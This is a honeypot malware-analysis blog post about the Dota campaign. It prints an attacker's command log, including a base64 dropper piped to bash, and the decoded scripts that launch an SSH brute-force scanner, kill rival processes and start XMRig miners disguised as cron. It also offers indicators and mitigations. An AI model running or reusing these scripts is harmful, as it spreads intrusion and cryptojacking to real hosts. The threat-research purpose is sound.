Honeypot Diaries: Dota Malware
A honeypot is a form of deception technology used to observe threat actor tactics, techniques, and procedures (TTP). I have deployed a customized version of the Cowrie honeypot in several regions, and I have one at home to capture residential IP space activity. The Honeypot Diaries will be a recurring series that I will use to share interesting and notable things I see happening with my honeypot network.
While looking through my honeypot logs in Splunk, I noticed thousands of downloaded files with the name up.txt so I drilled down into one of the events where I saw some interesting activity. We will take a look at some of the things I saw below. Keep in mind that brute-force SSH password guessing is how almost all of the attacks gain entry to the honeypot network.

Above is the output from a Splunk query that returns the files created or downloaded by an attacker for every honeypot I have deployed. The up.txt file is what we will be investigating in this blog post.

The Splunk query gives us the commands executed on a honeypot host after the threat actor has gained initial access. I selected a source IP address that recently interacted with the honeypot environment and created a up.txt file. The time sorted output is below.
2020-10-23T18:45:22.062-0400 CMD: cat /proc/cpuinfo | grep name | wc -l2020-10-23T18:45:23.119-0400 CMD: echo -e "lx\n9th2RfOJMGuZ\n9th2RfOJMGuZ"|passwd|bash2020-10-23T18:45:23.122-0400 CMD: Enter new UNIX password:2020-10-23T18:45:24.160-0400 CMD: echo "lx\n9th2RfOJMGuZ\n9th2RfOJMGuZ\n"|passwd2020-10-23T18:45:25.140-0400 CMD: echo "321" > /var/tmp/.var035221232020-10-23T18:45:26.106-0400 CMD: rm -rf /var/tmp/.var035221232020-10-23T18:45:27.183-0400 CMD: cat /var/tmp/.var03522123 | head -n 12020-10-23T18:45:28.327-0400 CMD: cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'2020-10-23T18:45:29.250-0400 CMD: free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'2020-10-23T18:45:30.387-0400 CMD: ls -lh $(which ls)2020-10-23T18:45:30.388-0400 CMD: which ls2020-10-23T18:45:31.283-0400 CMD: crontab -l2020-10-23T18:45:32.418-0400 CMD: w2020-10-23T18:45:33.459-0400 CMD: uname -m2020-10-23T18:45:34.746-0400 CMD: cat /proc/cpuinfo | grep model | grep name | wc -l2020-10-23T18:45:35.664-0400 CMD: top2020-10-23T18:45:36.815-0400 CMD: uname2020-10-23T18:45:37.726-0400 CMD: uname -a2020-10-23T18:45:38.853-0400 CMD: lscpu | grep Model2020-10-23T18:45:39.894-0400 CMD: echo "lx lx" > /tmp/up.txt2020-10-23T18:45:41.067-0400 CMD: rm -rf /var/tmp/dota*2020-10-23T18:47:01.957-0400 CMD: cat /var/tmp/.systemcache4366212020-10-23T18:47:03.042-0400 CMD: echo "1" > /var/tmp/.systemcache4366212020-10-23T18:47:04.223-0400 CMD: cat /var/tmp/.systemcache4366212020-10-23T18:47:05.183-0400 CMD: sleep 15s && cd /var/tmp; echo "IyEvYmluL2Jhc2gKY2QgL3RtcAkKcm0gLXJmIC5zc2gKcm0gLXJmIC5tb3VudGZzCnJtIC1yZiAuWDEzLXVuaXgKcm0gLXJmIC5YMTctdW5peApta2RpciAuWDE3LXVuaXgKY2QgLlgxNy11bml4Cm12IC92YXIvdG1wL2RvdGEudGFyLmd6IGRvdGEudGFyLmd6CnRhciB4ZiBkb3RhLnRhci5negpzbGVlcCAzcyAmJiBjZCAvdG1wLy5YMTctdW5peC8ucnN5bmMvYwpub2h1cCAvdG1wLy5YMTctdW5peC8ucnN5bmMvYy90c20gLXQgMTUwIC1TIDYgLXMgNiAtcCAyMiAtUCAwIC1mIDAgLWsgMSAtbCAxIC1pIDAgL3RtcC91cC50eHQgMTkyLjE2OCA+PiAvZGV2L251bGwgMj4xJgpzbGVlcCA4bSAmJiBub2h1cCAvdG1wLy5YMTctdW5peC8ucnN5bmMvYy90c20gLXQgMTUwIC1TIDYgLXMgNiAtcCAyMiAtUCAwIC1mIDAgLWsgMSAtbCAxIC1pIDAgL3RtcC91cC50eHQgMTcyLjE2ID4+IC9kZXYvbnVsbCAyPjEmCnNsZWVwIDIwbSAmJiBjZCAuLjsgL3RtcC8uWDE3LXVuaXgvLnJzeW5jL2luaXRhbGwgMj4xJgpleGl0IDA=" | base64 --decode | bashWe can see from the output that several automated commands enable the attacker to survey the compromised system, change persona credentials, and clean up previous infections. There are two things in the output that I want to bring into focus. The first is that there is a relatively small time gap after the 18:45:41 timestamp. The second is the large base 64 encoded command at the end.
If you look at the timeline, you will see that most of the commands happen quickly. However, notice that after this command:
2020-10-23T18:45:41.067-0400 CMD: rm -rf /var/tmp/dota*There is a time gap of over a minute. Searching our honeypot dataset again for activity during the period in question, we find the latency source. The timestamp is in UTC, which, when converted to my local time, is 18:47. The time the upload completes is when the time gets recorded.

The adversary uploads tools to the honeypot using SFTP immediately after removing any potential copies from a previous breach. This technique explains why the decoded commands below seem to anticipate the presence of dota.tar.gz on line nine.
#!/bin/bash
cd /tmp
rm -rf .ssh
rm -rf .mountfs
rm -rf .X13-unix
rm -rf .X17-unix
mkdir .X17-unix
cd .X17-unix
mv /var/tmp/dota.tar.gz dota.tar.gz
tar xf dota.tar.gz
sleep 3s && cd /tmp/.X17-unix/.rsync/c
nohup /tmp/.X17-unix/.rsync/c/tsm -t 150 -S 6 -s 6 -p 22 -P 0 -f 0 -k 1 -l 1 -i 0 /tmp/up.txt 192.168 >> /dev/null 2>1&
sleep 8m && nohup /tmp/.X17-unix/.rsync/c/tsm -t 150 -S 6 -s 6 -p 22 -P 0 -f 0 -k 1 -l 1 -i 0 /tmp/up.txt 172.16 >> /dev/null 2>1&
sleep 20m && cd ..; /tmp/.X17-unix/.rsync/initall 2>1&
The commands perform cleanup and then extract the uploaded file (dota.tar.gz). The name of the uploaded file is how this malware gets its moniker. I was able to investigate the contents of the dota.tar.gz file and have provided the file listing below:

We will not cover every single file here. However, I provide a link to a copy of the archive at the end of this article.
| FILE | DESCRIPTION | MD5 |
|---|---|---|
| tsm | Bourne-Again shell script, ASCII text executable | e8710e790c04be153d11f8b66e4bb91e |
| tsm32 | ELF 32-bit LSB executable | 5ae1bb025000a0dd4feffac2ef002132 |
| tsm64 | ELF 64-bit LSB executable | dc4284359df08e9e13fd6d8446677363 |
| a/run | POSIX shell script | ffe0e288a6dce9432d3233f770719570 |
| b/run | POSIX shell script (Obfuscated Perl Bot) | aad27afb36fd789a686eee2ab082e6bd |
| initall | POSIX shell script, ASCII text executable | 34723d0e2acf4c50136f7f30a1dcca55 |
| cron | ELF 64-bit LSB shared object | 262f8b44bbc58b1cc237a289a6e968f7 |
| anacron | ELF 32-bit LSB shared object | a33df2dc8e05d5f3da9f6806322343a2 |
The tsm32 and tsm64 files hereafter referred to as _tsm binar_ies have the same functionality. The attacker uses this technique to support the two architectures dynamically. The tsm shell script depicted below dynamically determines which architecture has been compromised and selects the correct binary.
#!/bin/bash
SCRIPT_PATH=$(dirname $(readlink -f $0))
ARCH=uname -m
if [ "$ARCH" == "i686" ]; then
	$SCRIPT_PATH/lib/32/tsm --library-path $SCRIPT_PATH/lib/32/ $SCRIPT_PATH/tsm32 $*
elif [ "$ARCH" == "x86_64" ];   then
	$SCRIPT_PATH/lib/64/tsm --library-path $SCRIPT_PATH/lib/64/ $SCRIPT_PATH/tsm64 $*
fi
Static analysis using the strings command shows us some of the capabilities of the tsm binaries.

Using the information we have in the image, we can see the documented features and infer that the tsm binaries are the tools used to perform the SSH brute force scanning.

These additional strings reveal that the tsm binaries are likely able to conduct automated actions on the objective. Defenders can leverage the static paths and filenames as high confidence indicators of compromise (IoC).
#!/bin/sh
rm -rf /tmp/.FILE
rm -rf /tmp/.FILE*
rm -rf /dev/shm/.FILE*
rm -rf /dev/shm/.FILE
rm -rf /var/tmp/.FILE
rm -rf /var/tmp/.FILE*
rm -rf /tmp/nu.sh
rm -rf /tmp/nu.*
rm -rf /dev/shm/nu.sh
rm -rf /dev/shm/nu.*
rm -rf /tmp/.F*
rm -rf /tmp/.x*
rm -rf /tmp/tdd.sh

pkill -9 go> .out
pkill -9 run> .out
pkill -9 tsm> .out
kill -9 ps x|grep run|grep -v grep|awk '{print $1}'> .out
kill -9 ps x|grep go|grep -v grep|awk '{print $1}'> .out
kill -9 ps x|grep tsm|grep -v grep|awk '{print $1}'> .out

killall -9 xmrig
killall -9 ld-linux
kill -9 ps x|grep xmrig|grep -v grep|awk '{print $1}'
kill -9 ps x|grep ld-linux|grep -v grep|awk '{print $1}'
cat init | bash

sleep 10
cd ~
pwd > dir.dir
dir=$(cat dir.dir)
if [ -d "$dir/.nullcache" ]; then
	exit 0
else
	cat init2 | bash
fi
exit 0
The initall shell script executes after one of the tsm binaries execute. This script purges any running processes associated with a previous compromise. It runs a chain of shell scripts that gives the attacker continued access even if the server reboots or passwords are changed.

Above, we have the strings output from cron and anacron, 32, and 64-bit equivalent XMRig Monero bitcoin miners.
#!/bin/bash
./stop
sleep 10
pwd > dir.dir
dir=$(cat dir.dir)
ARCH=uname -m
	if [ "$ARCH" == "i686" ]; then
		nohup ./anacron >>/dev/null &
	elif [ "$ARCH" == "x86_64" ];   then
		./cron || ./anacron
	fi
echo $! > bash.pid
We can see how it is triggered and that the attacker masquerades the mining software as anacron and cron in the a/run shell script.
The run shell script under the b directory contains more base64 encoded content. When decoded, we get obfuscated Perl code. The de-obfuscated code is a Perl Internet Relay Chat (IRC) bot that establishes a Command and Control Channel (C2). The adversary can perform several functions from the IRC server, such as Denial of Service (DoS), network scans, file downloads, and a few other capabilities.


This malware package reveals several attractive adversary TTPs and tradecraft data that can inform threat intelligence research. However, be careful when using the hash as a single data point in your Endpoint Detection and Response (EDR) or Intrusion Detection Systems (IDS). Hash values rank at the bottom of the Pyramid of Pain only because they are trivial for the adversary to change with minimal effort. The process can be automated to make these changes rapidly. For instance, adding extra spaces or filler text to source code are a few simple modifications that would change the hash value.

I include samples of the sha256 values I have in my honeypot dataset from the dota.tar.gz file, where you can see below that there are several results for the same file. If you decide to use a file hash, the point here is that it is not a single source of truth.
Mitigations
This malware campaign relies on easily guessable and default passwords for publicly available SSH services on port 22. To mitigate against this kind of attack, ensure your password policy is at least equivalent to NIST 800-63 Password Guidelines. I would recommend disabling password access to any publicly facing SSH server and utilize PKI. You can go one step further and whitelist the specific source IP addresses you will be using if that is feasible.
I have provided the sample taken from one of the honeypots that I used for reference in this blog post. If you have questions, you can leave a comment or reach out to me on Twitter.
| File | SHA256 |
|---|---|
| dota.zip | 28253e5c1037f7c7be704340aca2adda1b13337e9a9bdc40c4798f57fc387f64 |
This is live malware taken from a honeypot, do not download unless you know what you are doing. The password is malware.
Do NOT execute anything in this archive unless you are absolutely sure of what you are doing! They are to be used only for educational purposes. I recommend using a throwaway Virtual Machine (VM) on an air-gapped computer if you want to analyze the files presented here.
Thanks for reading.